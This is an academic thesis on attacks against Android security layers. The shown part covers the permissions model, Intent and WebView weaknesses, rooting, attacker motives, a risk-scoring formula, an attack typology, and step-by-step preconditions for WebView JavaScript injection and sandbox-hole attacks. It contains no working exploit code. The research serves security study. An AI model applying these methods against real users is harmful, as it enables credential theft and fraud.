UNIVERSIDAD CARLOS III DE MADRID

ESCUELA POLITÉCNICA SUPERIOR

ATTACKING ANDROID SYSTEM SECURITY LAYERS
AN IMPLEMENTATION OF SEVERAL PROOFS OF CONCEPT

AUTHOR
Alberto Rico Simal

TUTOR
Guillermo Nicolás Suárez de Tangil Rotaeche

UC3M COMPUTER SECURITY LAB

February 2013

ACKNOWLEDGEMENTS

To my whole family, especially my mother, without whose support, patience, dedication, caring, and love, this would have never been possible.

To Guillermo, my tutor, for his help, guidance, and kindness.

To each of you who have a place in my heart, and therefore deserve a place here, you already know. Since my heart is larger than my memory, I'd rather be too general than excluding any of you – I guess that here, technically speaking, I prefer false positives!

Content

FIGURES

TABLES

INTRODUCTION

1 Introduction

1.1 Purpose

The purpose of the present thesis is to classify, explain and exemplify, via proofs of concept, some of the different approaches through which the Android system security elements can be overridden, granting access to unauthorized resources.

1.2 Motivation

By definition, computer security on personal computer operating systems has historically focused on preventing unintentional access, modification or execution of the user's resources. But, in a computer environment, it's not always clear what "unintentional" implies. When hundreds of processes are in execution at a given time, accessing different computer resources, it's impractical to expect the user to allow or disallow the behavior of each, on runtime.

For that reason, different users and privileges were established, classifying the resources as accessible by the "administrator" or the "user", and even defining different human and system users with different privileges for each resource. And even then, there have been breaches that allowed an attacker to escalate privileges.

However, these attacks have to be very specific and directed to a group of users, since every user is expected to use a different set of applications, in different network connectivity states, with different patches or updates to their systems, etcetera. And, if the attacker tried to gather some private information, it would have to be even more directed, since the target data might be stored in different applications of file paths, and the target data might not even exist in the target system. All of this constitutes a very heterogeneous environment.

With the introduction of the first mobile devices with an Internet connection, a new dimension of security was born. First of all, it was not only matter of protecting the user's system, but also the user's privacy, given that most of the smartphone users carry the device with them all day long, and these devices store and handle predictable information, such as text messages, phone calls and IMEI serial numbers, at the very least.

Given the market dominance of two operating systems, Google Android and Apple iOs, the availability of application stores in both, and the precise definition of functionality per each version and each update, a malicious developer could have access to millions of people personal data.

Nevertheless, in order to prevent this, each system provides a different way to restrict application behavior:

- Apple iOs / App Store: Manual verification of each application, certifying their behavior is as described and expected
- Google Android / Play Store: Permissions based system. The developer only has programmatic access to the resources he declares, and the user is notified at installation time of these permissions.

For iOs, the main drawbacks are, firstly, involving a lengthy process of verification and, on the other hand, it allows Apple to reject applications on his sole discretion, even if no risk is involved. For Android, the main risk resides in the users, since the user must be aware of what each permission involves, and be able to evaluate the applicability in the application (which requires computer software knowledge), as well as the risk that such permission involves.

1.3 Scope

The scope of the present thesis will comprehend the following stages, from definition to data analysis:

- Identifying, listing and defining a set of different possible attacks to the Android system security layers.
- Determining the feasibility and prerequisites per each defined attack.
- Defining the success boundaries, per each.
- Implementing proofs of concept able to reach those boundaries.
- Collection and analysis of results, determining the estimated potential risk.

Since the basis of the thesis consists of exploiting security flaws, feasibility will often depend on a complex set of factors, such as software versions, type of hardware, connectivity, etc. Thus, an attack can be considered feasible if there's at least one way to be reproduced - the minimum required environment will be explained for each different attack.

Success boundaries are defined as the minimum set of collectable evidence, expected to be the outcome of a favorable attack. Therefore, it stands for the individual metric that determines success or failure of a single attack.

A proof of concept will be the implementation of an attack, able to achieve the success boundaries from the environment defined in the feasibility stage.

Estimated potential risk will be defined as a compound of metrics, such as sensitivity of reached data or device, denial of service, data tampering risks, reversibility, and reproducibility, amongst others. Since not all of these metrics are objective values, they will be weighed accordingly and explained separately in its computation.

1.4 Structure of this document

This thesis has been divided into different sections, each section describing a different part of the development process, in an ordered fashion:

- The second chapter, the “State of the art”, refers to the current level of development of mobile devices security, centered on Android system and its particularities, comparing it with other mobile device operating systems, and their own security approaches.
- “Analysis”, the third chapter, exposes the first phase of the development, where high-level specifications are defined. The complete set of attacks to be performed are defined here, gathering previously published research. The feasibility and success boundaries are exposed, per each attack, defining the minimum required environment and interactions required for the design. The estimated risk metrics will be explained here.
- “Design”, the fourth chapter, takes the output from the analysis phase, exposing how the attacks could be launched, as well as formal specifications for each specific attack.
- “Implementation”, the fifth chapter, shows the actual user experience of each attack, after being implemented to provide a visual understanding of the exposed security flaw.
- The sixth chapter, “Risk Assessment”, computes, compiles and justifies the metrics exposed in the analysis phase, per each attack, stating in which degree defined success boundaries constitute a risk to the user.

Additionally:

- “Appendix A: Replication” explains how to replicate the obtained results, from the developed source code.
- “Appendix B: Project Management” includes the estimated budget for this project, compiling each cost related to the development of this thesis.

Please also note that the references mentioned in the text will be mentioned at the last pages of the document.

2 State of the art

2.1.1 The permissions system

The main objective of the permissions system is to delegate the security prevention on the final user, providing a way to know the extent of the consequences in case the installed application turns out to be malicious.

This way, the user has the following information to decide whether or not to install an application:

- Advertised permissions (what the application is allowed to perform)
- Publisher reputation:
    - Rating of the current application on the Play Store (unavailable for the firsts installs)
    - History of published applications

This can be somehow analogous to the web navigation – e.g. a user knows that he's mostly safe while browsing through pages on the google.com domain. However, he also browses safely with an updated browser and antivirus, along the rest of the WWW. But, whenever he encounters Java plugins, PDF files or executable files, he knows that he must trust the publisher before continuing.

Of course, the latter only happens to advanced users, similarly to the Android system – a reduced group of users with enough IT semantics knowledge.

2.1.1.1 User awareness

There's a leap between what the user thinks the permission implies, and what the permission actually allows the app to perform.

Additionally, according to "*Android Permissions: User Attention, Comprehension and Behavior*[1]", 20% of the users don't mind the required permissions when installing an application.

This makes the permission system a resource effective only for advanced users, since the supposed features of an application might convince a user into installing an application with risky features shown at the permissions manifest.

2.1.1.2 The intercommunication hole

An additional issue with the permissions system is that the intercommunication system, based on the Intents[2], doesn't establish a limit on which applications can share information, according to the permissions granted to each.

The implication of that lack of control is that an application A, without supposed access to a certain feature or information could actually exchange intents with an application B with the necessary permission granted, effectively triggering an action that shouldn't be under the application scope.

This is not to be confused with the permissions system implemented on the intents - these are implemented for the developer to limit access to his application, voluntarily. However, an attacker would publish the application B with no permissions required, allowing access to his same application A without the user knowledge.

The previous example can be viewed on the following diagram:




FIGURE 1: INTENTS PERMISSION BREACH

2.1.1.3 WebView and uninformed users

Of the permissions included in Android, the author considers it to be lacking a permission related to the WebView usage. This component is a widget that can be used for showing a website inside of an application, controlling its contents and browsing flow.

Many applications rely on this component for the sake of cross platform development, sharing the same codebase in HTML and JavaScript[3]. However, it can also be used for malicious purposes.

A regular user, when shown a website on the phone screen, is likely to assume that its content can be viewed by his eyes only, and he can mostly be unsuspecting that the host application can actually inject JavaScript to read/modify the contents or perform actions on his behalf.

Clickjacking, which consists in generating traffic or user activity at certain websites, especially social networks, such as Facebook or Twitter, and banking fraud are activities that can benefit from this component.

The reason a permission controlling the usage of this component isn't added to the Android system might be, in the author's opinion, the astonishing number of applications that rely on this component, around 86% as of 2011, as exposed at "*Attacks on WebView in the Android System*"[4], resulting in users not paying attention to the permission – similarly to what happened with the User Access Control in Windows Vista[5].

2.1.2 The root system

Android runs on top of a Linux kernel, and therefore shares its prominent security system, the root, or superuser.

An abstraction level was placed on top of the kernel, providing access to every system functionality (that was decided to be made available) through the regular SDK, using the Java-based API.

This is meant to ensure that the only components that hold root permission are system services and applications, on which the applications effectively delegate when accessing a sensitive resource.

However, it's possible to attain root, either by flashing custom versions of Android to the device, or by the exploitation of system vulnerabilities, a practice that is commonly named as "rooting" – very common around the Android power users community.

A "rooted" device usually includes an application that allows the user to define which applications, and when, can attain root permission. The reason for this is that a root application can perform any action on the system, accessing every single resource available.

Therefore, it completely overrides the preexistent permissions system, exposing the system to full-fledged attacks of every kind that could originate with the install of a single application.

2.1.3 Other security mechanisms

2.1.3.1 ASLR

On the most recent Android version, at the time of writing this, Jelly Bean – 4.1, has introduced address space layout randomization[6] (or ASLR). Before, application's memory space followed a consistent address system that allowed an attacker to predict where and in which order data was loaded in memory. This eased the exploitation of buffer overflow and other similar vulnerabilities.

With the introduction of ASLR, many key addresses are randomized, preventing such attacks. This also introduces Position Independent Executables (PIE), which are binaries which memory references are independent, further extending the ASLR security benefits.

2.1.3.2 Lint

Mainly used to provide general tips to developers, avoiding potential bugs, Lint is included in the typical Android SDK package. It runs integrated with Eclipse, providing real time advice when programming, highlighting those lines of code that might introduce bugs on an application.

The reason this tool is included as a security mechanism is because, among the bugs it detects, there are security issues included – e.g. activating JavaScript on a WebView will inform the developer about the possible cross-site scripting that could take place thanks to this activation.

2.1.3.3 Signed applications

Every application, before its published, must be signed[7] with a public key system, namely RSA, whose keys shall be kept by the developer, since every update to the same application must be signed with the same key.

This prevents an unauthorized developer to replace a preexistent application, just using the same namespace (package name).

2.2 Other platforms security approach

2.2.1 Apple – iOS[8]

Apple follows a proactive approach to security, having every released application reviewed by its team of analysts, before it can be published on Apple's App Store. This is in substitution of any kind of permissions system, granting regular users certain degree of security, even with no IT knowledge.

Additionally, each device includes a secure boot chain, checking the validity of each loaded component on the system boot (bootloader, kernel and firmware), and a system for application signatures, which differs from Android in that each certificate is issued by Apple (even preventing a developer to test an application on his own phone, without such certificate).

2.2.2 Microsoft - Windows Phone[9]

Similarly to iOS, Windows Phone also relies on a secure boot chain to ensure that the first loaded components are trusted.

On the other hand, it relies on a permissions based security model, for applications published on Windows' Marketplace – these permissions are named "capabilities" in this case.

2.2.3 RIM – BlackBerry[10]

In this case, security is completely based on the user knowledge, since the permission system used in BlackBerry devices relies on which capabilities the user authorizes to use in each specific application.

These capabilities are of three different types:

- Connections: Controlling USB, phone, location, WiFi, etc.
- Interactions: Cross applications communications, settings, media, etc.
- User data: E-mail, files, etc.

There's no code signing, and there isn't any centralized application trust system (only the user can define which publishers to trust).

2.2.4 Nokia - Symbian[11]

Nokia follows a hybrid approach with his mobile system – on one hand, it allows the user to set certain capabilities to be granted, for each application, while keeping some of the permissions off-limits for the developers, unless they obtain a "Symbian Signed" certificate, which involves testing by Nokia's team of analysts.

2.3 Socio-economic context

2.3.1 Attacks motivation

The growing interest in mobile devices security originates in the amount of personal information contained in these devices, along with an increased connectivity. Phone calls, text messages, banking information, along with many other types of sensitive information are present on most of the smartphones.

The mobile applications market recent explosion (in both users and developers) has made huge amounts of data of interest converge with a myriad of applications from many different sources. These sources have different interests on the application market, but it mainly follows two models:

- Paid applications: Those which provide a certain functionality that the user is willing to pay for.
- Free applications: Applications that don't return a direct profit to the developer but create a different value

On the latter, it can create value for the developer through:

- Paid advertising: Obtaining revenue from showing ads on the application.
- In-app payments: The application can provide further functionality through paid extensions.
- Self-advertising: The application consists mostly on an advertisement itself for a certain product or service.
- Companion app: The application requires the user to buy a certain product in order to be actually useful.

When an application doesn't fall in any of the previous categories, there are other ways for a developer to obtain revenue. That's the case of

- Personal information collection
- Unauthorized interactions

2.3.1.1 Information collection

Information collection is a legal activity as long as the user accepts it in the end-user license agreement, sometimes just by using the application. In some cases, e-mail addresses are collected and sent to a server for use or sale as spamming target. According to McAfee[12], as of June 2011, prices paid for e-mail books were (in USD $):

Country	E-mail bulk & prices

Russia	400,000 addresses in St. Petersburg: $25 1,000,000 (entire country): $25 3,000,000: $50 5,000,000: $100 8,000,000: $200
United States	1,000,000: $25 3,000,000: $50 5,000,000: $100 10,000,000: $300
Ukraine	2,000,000: $40
Germany	1,000,000: $25 3,000,000: $50 5,000,000: $100 8,000,000: $200
Turkey	1,000,000: $50
Portugal	150,000: $25
Australia	1,000,000: $25 3,000,000: $50 5,000,000: $100
England	1,500,000: $100

TABLE 1: E-MAIL BLACK MARKET PRICES, JUNE 2011

Similarly, there's an analogous market for IMEI numbers collection, which are in turn used for counterfeiting and reprogramming stolen phones, or even insurance fraud (e.g. insurance is signed for a specific IMEI, being reported as stolen days later, resulting in net profit for the scammer, and a locked device for the legitimate owner).

Other types of collected information might be used for advertisement targeting, or even espionage, when directed to a specific set of users (this includes from location tracking to bank login information collection).

2.3.1.2 Unauthorized interactions

These might include:

- Premium numbers SMS sending / phone calling, obtaining revenue from the called number, either as the actual subscriber, or sharing profits with him.
- Traffic inflation / Clickjacking, redirecting the user to certain websites, or generating traffic to them without the user knowledge.
- Distributed denial of service (DDoS), using a great number of devices at the same time to perform requests to a certain host, disturbing regular operation.
- Spam sending, using the devices as either servers, implemented with their own sockets, or making use of the user e-mail account.

2.3.2 Interested parties

They might include:

- Public and private organizations, willing to track activities of people of special interest, ranging from public interest (police, security services, etc.) to industrial espionage.
- Individuals, either trying to directly obtain revenue through the techniques exposed before, or just for the sake of entertainment/espionage/blackmailing.

3 Analysis

3.1 Defining the vulnerability concept

A vulnerability is a bug on the software that compromises information and/or allows malicious behavior through its exploitation. As such, it may be originated at the software design (where vulnerabilities may arise as a result of a design trade-off, not necessarily negligent), or at the implementation phase (resulting from the specific implementation, and are usually programming bugs).

This way, a typology can be defined on vulnerabilities, depending on the source:

Design trade-off
: Behavior that is explicitly allowed by the design model, since the returned gain in features or flexibility justifies it.

Design error
: Behavior that should be prevented by the software design, but it is either inherently or implicitly allowed, since there's no gain from its existence. It can also result from a behavior that was to be allowed in the past, but it hasn't been updated to new standards.

Implementation bug:
: Based on a correct and secure design:

- Resulting source code doesn't follow the given specifications.
- Programmer introduces a programming error.
- Or other piece of code on which the piece of code is dependent, such as libraries, is faulty on any of the typologies.

E.g. an Android permission that allows a dangerous behavior, not covering it in its scope, might qualify as a design trade-off, or as a design error, depending if it's explicit or not. A dangerous behavior explicitly or implicitly disallowed by the software design, but existent in its implementation, would rely on an implementation bug.

Exploitation, making use of a vulnerability (namely attack, or exploit) takes place when the behavior, that shouldn't be allowed according to the formal specifications or design, takes place.

3.2 Risk evaluation

Each vulnerability poses a different threat to the users, depending on a whole set of factors, such as the system versions affected and their current user distribution, the required permissions, the impact of the attack and the ease of reproducibility, amongst many others.

3.2.1 Potential Risk Matrix

In many fields[13], when a risk is to be evaluated, a matrix that confronts likelihood versus impact is used, providing a very visual impression of the threat, such as the following:

High	**3**	**6**	**9**
Medium	**2**	**4**	**6**
Low	**1**	**2**	**3**
Likelihood / *Impact*	***Low***	***Medium***	***High***

TABLE 2: POTENTIAL RISK MATRIX.

As it can be seen from the table above, the risk rating is assigned by multiplication of its indexes.

The drawbacks of using such matrix are, first of all, the subjectivity of the inputs, since there's no clear line between a low and a medium likelihood; and on the other hand, the imprecision found when trying to compare different threats, given that the output of the matrix is quite limited.

Therefore, and to be able to more clearly depict a risk (although subjectivity is difficult to avoid when performing an evaluation), and to ease the comparison between the different vulnerabilities, the need for a more objective formula was envisioned.

3.2.2 Assessed Potential Risk formula

In order to partially address the subjectivity involved in a risk evaluation, it was decided to determine a qualitative input matrix, where every metric could be answered with an affirmative or negative answer, eliminating any vagueness.

This input system is applied both to the likelihood and the impact, and their answers equivalence are boolean: “yes” converts to a “1”, and “no” converts to a “0”.

When every question is answered, the inputs are weighed (subjectively, or using previous research data, in its case), to yield a compound “likelihood” metric and a compound “impact” metric, which will be applied in a function that rates the risk linearly between 0 and 1.

In detail

The defined input questions include the following. Yielding the “impact” metric:

- Attack possible consequences include…
  - $q_{denialOfService?}$
    Possible denial of service?
  - $q_{dataAccessed?}$
    Possible sensible data accessed?
  - $q_{dataModified?}$
    Possible sensible data modified?
  - $q_{irreversibility?}$
    Plausible irreversibility of effects?

Yielding the “likelihood” metric:

- $q_{isAffected(androidVersion)?}$
  Is version Android X.Y.Z affected? (for each different released Android version)
- $q_{permission?}$
  Does it require a regular (or related to the expected behavior) permission?
- $q_{specialPermission?}$
  Does it require a special permission (that identifies itself as dangerous)?
- $q_{systemKnowledge?}$
  Does it require previous user/system knowledge? Meaning: is the possible attack better defined as a directed attack?
- $q_{userInteraction?}$
  Does it require specific user interaction?

The following calculations are performed on the retrieved input:

$$\boldsymbol{impact} = \left(iw_{denialOfService?} * q_{denialOfService?}\right) + \left(iw_{dataAccessed?} * q_{dataAccessed?}\right) + \left(iw_{dataModified?} * q_{dataModified?}\right) + \left(iw_{irreversibility?} * q_{irreversibility?}\right)$$

$iw_{question}$ stands for the impact weight subjectively assigned to a positive answer for a given question, where $1 = \sum iw_{questions}$

$$devicesRatio = \sum androidVersion_{distribution} * q_{isAffected(androidVersion)?}$$

The $androidVersion_{distribution}$ is the weight used, obtained from Google Developer [http://developer.android.com/about/dashboards/index.html].

$$denialRatio = \left(dw_{permission?} * q_{permission?}\right) + \left(dw_{specialPermission?} * q_{specialPermission?}\right)$$

$dw_{permission}$ and $dw_{specialPermission}$ stands for the probability of a user not installing the application due to a common and a special permission, respectively. It's estimated as 1% and 20%, as exposed in [http://www.guanotronic.com/~serge/papers/soups12-android.pdf]

$$irreproducibilityRatio = \left(rw_{systemKnowledge?} * q_{systemKnowledge?}\right) + \left(rw_{userInteraction?} * q_{userInteraction?}\right)$$

$iw_{question}$ stands for the reproducibility weight subjectively assigned to a positive answer for a given question, where $1 \gg \sum rw_{questions}$, since given the amount of Android users, it's likely that at least one user performs a rare interaction or has a very specific system, statistically.

$$\boldsymbol{likelihood} = devicesRatio * (1 - irreproducibilityRatio) * (1 - denialRatio)$$

The irreproducibilityRatio and the denialRatio ratios are inverted, since they affect negatively in the likelihood.

With these values, we are able to compute the Asessed Potential Risk, with a calculation similar to the one applied on the previous table, but this time using real values instead of discrete, which is more convenient for a precise comparison among threats.

$$\boldsymbol{assessedPotentialRisk} = likelihood * impact$$

This formula yields the following plot of risk comparable to the previous table, for a more visual approach (one horizontal represents likelihood while the other represents impact; the vertical representing the assessed risk):




FIGURE 2: ASSESSED POTENTIAL RISK (CREATED USING GOOGLE PLOT)

3.3 Required tools definition

Attending to the main goals of the present project, as defined at this document scope, a set of tools is defined according to the following requirements:

The set of tools shall provide, for Android applications, from source code:

T1. Compiling
T2. Deploying
T3. Executing
T4. Debugging

From deployed APKs (as available as public release).

T5. Disassembling
T6. Analyzing (disassembled code)
T7. Reassembling

Additionally, a set of tools for shall be used for documentation purposes:

T8. Implementation design (UML)
T9. Code documentation (Javadoc)

3.3.1 General Tools

3.3.1.1 Development

JDK

The Java Development Kit is required for Android applications compiling, since Java is the language Android is based upon. It provides the necessary "javac" tool, meant to precompile Java source code into bytecode. []

Used for: T1 and T9

Android SDK

The software development kit for Android systems, provided by Google, is the basic set of tools used to debug, build and deploy Android applications [http://developer.android.com/sdk/exploring.html]. Specifically, the following shall be used:

- **Android Debug Bridge (adb)**
  Command line tool that enables communication with an Android-running device or emulator, providing remote shell access.
- **Dalvik Debug Monitor Server (DDMS)**
  Remote control tool, that graphically simplifies applications debug, though Logcat (log system), process monitoring, and spoofing system states (location, SMS…).
- **Emulator**

Combined with the AVD Manager, it allows running Android Virtual Devices (AVDs) on a host system, without physical presence of an Android device. It emulates systems with ARM, x86 and MIPS architecture.

- **Lint**
  It's a static code analysis tool, acting as developer advice to prevent bugs while developing. It checks known sources of potential bugs in correctness, performance, usability, accessibility, internationalization and, most importantly, security. If this tool doesn't provide warnings on a certain security flaw, that failure point could convert into security vulnerabilities when the application is deployed.

In order to check the impact of each vulnerability, two different versions of the SDK are used:

- API level 4 – equivalent to Android 1.6 – as the minimum version publicly and officially released (Android 1.0 and 1.5 were previous, but used mostly internally).
- API level 14 – equivalent to Android 4.0 – as the it's the minimum version new devices are typically released with, at the time of making this decision. []

Used for: T1, T2, T3, T4 and T7

Android NDK

This software development kit is meant to develop native applications for Android. Every application must be defined with the SDK, however, it might use native libraries, linked through JNI (Java Native Interface). This kit provides the basic compilation tools for MIPS, ARM and x86 platforms.

Its tools are equivalent to those provided with GCC, the GNU Compiler Collection [gcc.gnu.org], providing compilation, optimization and debug.

Analogously to the SDK, API level 4 and 14 are used as reference versions for this tool.

Used for: T1

Eclipse IDE

This integrated development environment, based in Java, provides a graphical way to develop, deploy and debug Java applications. Its flexible design allow extensions to be added, providing additional functionality.

Among the extensions available for this IDE, we will specifically use:

- **Android Development Tools**
  Interface to Android SDK, allowing to run the most used commands from a graphical interface, without exiting the IDE. It also runs Lint on the source code, automatically, highlighting suggested changes to the code.
- **Object Aid**
  UML automation tool, creating UML class diagrams from the written source code. Useful to verify adherence to the envisioned design.

Used for: T1, T2, T3, T4 and T9

Android physical devices

To ease testing, real devices running Android are also used for testing. The used versions include 1.6 and 4.0 (analogously to the used versions at the SDK), both with ARM architecture, and without root privileges.

Used for: T3

APK Tool

This kit automates application disassembling, from the publicly released APKs, regardless of the use of obfuscation programs such as ProGuard. It decompresses the container, obtains the smali bytecode from the .dex classes and parses the XML files.

As result, it yields readable, modifiable and recompilable code – which this same kit can convert back into a deployable APK.

Used for: T5 and T7

APK MultiTool

Built on top of the APK Tool, it further automatizes application disassembling, adding a graphical console, and enabling working with multiple projects.

Used for: T5 and T7

APK Analyzer

Based on APK Tool, this Java application disassembles, parses into pseudo-Java code, and graphs any given APK.

As an additional feature, it provides automatic modification of the APK, exclusively for logging purposes (the payloads are set and unmodifiable, and none of the included insert malicious content).

Used for: T6

DIA

A versatile diagram editor, with multiple embedded designs, including every type of UML diagram.

Used for: T8

3.4 Defining the vulnerabilities to be assessed

3.4.1 Typologies

Defining the vulnerabilities typologies to be analyzed was driven by three factors, so that the purpose of the document was fulfilled, attacking different layers of the system security, as opposed to exposing only one with different exploitations of the same flaw. These requirements were established as:

- At least one of them should be of wide spread availability in the Android applications available on the Play Store, to demonstrate the impact of a security flaw.
- At least one of them should allow an attacker to override the permissions system, to execute code that shouldn't be invoked with the permissions awarded to his applications, demonstrating under which circumstances the Android main security tool isn't enforced.
- At least one of them should allow an attacker to execute code in superuser/root mode.

For this matter two papers and one published exploitation were selected as guidelines to uncover the vulnerabilities:

"Attacks on WebView in the Android System"[14] explains how the WebView widget is insecure and prone to be exploited by an attacker on both sides of the system, both from a web page with JavaScript payload (or from an external iframe on that page), and from the application perspective, deceiving an user into entering input that can be captured and modified. According to the same paper: "86% of the top 20 most down-loaded apps in 10 diverse categories use WebView", so it fulfilled the first requirement. Additionally, it allows code injection from an external web page, fulfilling also the third requirement.

"Analyzing Inter-Application Communication in Android"[15] is based on the premise that the intent system implemented in Android allows the communication between applications with different assigned permissions, thus allowing a non-privileged application to invoke code without the required permission, aside from issues with unsafe practices that aren't mentioned at Android API, exposing the user resources. Therefore, this fulfills at least the second requirement.

"Rage Against the Cage"[16] exposes a method of acquiring superuser level on a user level application, through the exploitation of a known bug at the ADB terminal, by the repeated fork of a process, reaching the limit of processes, and the restart of the terminal.

Lastly, there's a different type of attack, "repackaging", which consists in locally modifying already published applications, to introduce new behavior, directly compromise user information, or to create a backdoor though the reversed engineering application.

According to this, the vulnerabilities will be classified according to the area of application:

- "WebView" vulnerability in the case of vulnerabilities whose flawed component (the one that makes the attack possible) is a WebView widget.

- "Intercommunication" vulnerability in the case of vulnerabilities exploited by the means of intents of any type.
- "Privilege escalation" vulnerability in the case of attacks which allows a user application to attain root/superuser privileges.
- "Reverse engineering" vulnerability, when modifying already published applications.

More precisely, each type will include the following types of attack, classified according to the vulnerable component of the exploit:

Typology	*Attack type*	*Description*
WebView	Sandbox Holes	*Vulnerabilities due to application code interfaced to the web page script*
	Frame Confusion	*Vulnerabilities due to the breach of the same-origin policy in the web page, allowing the code from pages in different domains to interact*
	JavaScript Injection	*Vulnerabilities due to the injection of JavaScript code to the page*
	Event Sniffing and Hijacking	*Vulnerabilities due to the interaction with the browser events*
Intercommunication	Broadcast Theft	*Vulnerabilities due to the unexpected interception of a broadcast intent*
	Activity Hijacking	*Vulnerabilities due to the execution of an alternate activity in place of the legitimate*
	Service Hijacking	*Vulnerabilities due to the execution of an alternate service in place of the one that the intent was intended for*
	Malicious Broadcast Injection	*Vulnerabilities due to the explicit call to a broadcast receiver that doesn't check the origin of a message*
	Malicious Activity Launch	*Vulnerabilities due to the launch of an activity through an intent with a payload that is expected to cause certain behavior*
	Malicious Service Launch	*Vulnerabilities due to the launch of a service through an intent with a payload that is expected to cause certain behavior*
Privilege escalation	Rage Against the Cage	*Exploitation of an ADB bug, resulting in acquiring superuser on a terminal*
Reverse engineering	Repackaging	*Disassembling of published installable files, APKs, modifying its reversed engineered code, and reassembling it into a new APK.*

TABLE 3: TYPOLOGIES AND TYPES OF ATTACKS

3.5 Analyzing each attack

3.5.1 WebView typology

3.5.1.1 JavaScript Injection

Overview

The WebView component is not only a view where a webpage can be shown, parsing its HTML and interpreting its JavaScript, but it also allows the application developer to interact with its content. A way to achieve this, is to load javascript commands via the loadUrl() method, passing a "javascript:*[url]*" as argument URL, with one or more JavaScript lines of code, delimited by ";".

Potential legitimate uses of this functionality are to interact with the page scripting for portable web applications (meant to be run on different mobile devices), or to adapt the elements of the page to the device screen size.

However, this feature is not restricted at all, being possible to inject code to completely modify the content of a page, deceiving the user into interact in a certain way, or providing a way to redirect credentials information to a server under the attackers control.

Minimum involved Components

On the vulnerable application:

1. **Activity** that loads:
    a. **WebView** view
    b. **Object** (any object with at least one public function)

On the web server:

2. **HTML page** (or resource that generates one)

Feasability/Preconditions

On the vulnerable application:

1. **android.permission.INTERNET permission** is defined in the application manifest.
2. **The system has Internet connectivity.**
3. **The application has been launched** (Activity [component 1.], is running), and its code executes on the target WebView:
    a. **setJavaScriptEnabled(true)**
    b. **loadUrl("javascript:[*scriptingPayload*]")**

On the shown webpage

4. The *scriptingPayload* **script is evaluated on the shown page context** *=> Success boundary*

Success boundaries

When the script is evaluated in the shown page context, the attack is considered to be successful, modifying programmatically the webpage content or behavior.

Why is this a vulnerability?

The evaluation of input script through "javascript:…" URLs isn't considered a vulnerability itself – in fact, most of the widely used web browsers' engines allow this behavior. However, that kind of script execution is meant to allow the user manual input.

In this case, the execution of the script happens programmatically, while the user isn't notified of the execution by the application or by the permissions system.

This allows the creation of malicious applications, which are able to deceive the user into entering his credentials, or to generate fake user interaction on webpages.

3.5.1.2 Sandbox Holes

Overview

In this attack, an application with a WebView loads a webpage on it, being this legitimate webpage altered at one or many points before it reaches the destination, including an iframe or injected script inside of the original webpage.

This modification may happen at the server, by the legit admin of the server or a third party with access to the resource; it could take place through DNS hijacking [http://www.securitysupervisor.com/security-q-a/network-security/273-what-is-dns-hijacking] when connected to a LAN network under the control of the attacker, resolving the URL to the malicious content; among many other sophisticated methods.

Additionally, as it's obvious, in order to interface code to the WebView JavaScript, it is required to activate scripting on the page, so in more sophisticated attacks, the appearance of the iframe or injected script could be originated by yet another attack, through cross-site scripting [https://www.owasp.org/index.php/XSS].

Minimum involved Components

On the vulnerable application:

1. **Activity** that loads:
    a. **WebView** view
    b. **Object** (any object with at least one public function)

On the web server:

2. **HTML page** (or resource that generates one), and among its elements:
    a. **JavaScript script**

Feasability/Preconditions

On the vulnerable application:

5. **android.permission.INTERNET permission** is defined in the application manifest.
6. **The system has Internet connectivity.**
7. **The application has been launched** (Activity [component 1.], is running), and its code executes:
    a. **setJavaScriptEnabled(true)**
    b. **addJavaScriptInterface(*Object [component 1.b.], String ifaceName)***, interfacing the object to the webview.

On the web page:

8. The **script [component 2.a] executes the code contained at the interfaced object, calling *ifaceName.*[function]**

On the vulnerable application:

9. The **Android method is executed** => *Success boundary*

User interaction:

1. *Negligible. Launches the application.*

Specific system requirements (version, additional software…):

1. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

If the script executes successfully the code contained at the interface component, even if the script comes from a different domain (could be contained in an iframe), the attack has been successful.

Why is this a vulnerability?

Android methods (and potentially system services) are exposed to a webpage, without checking if its content is legitimate.

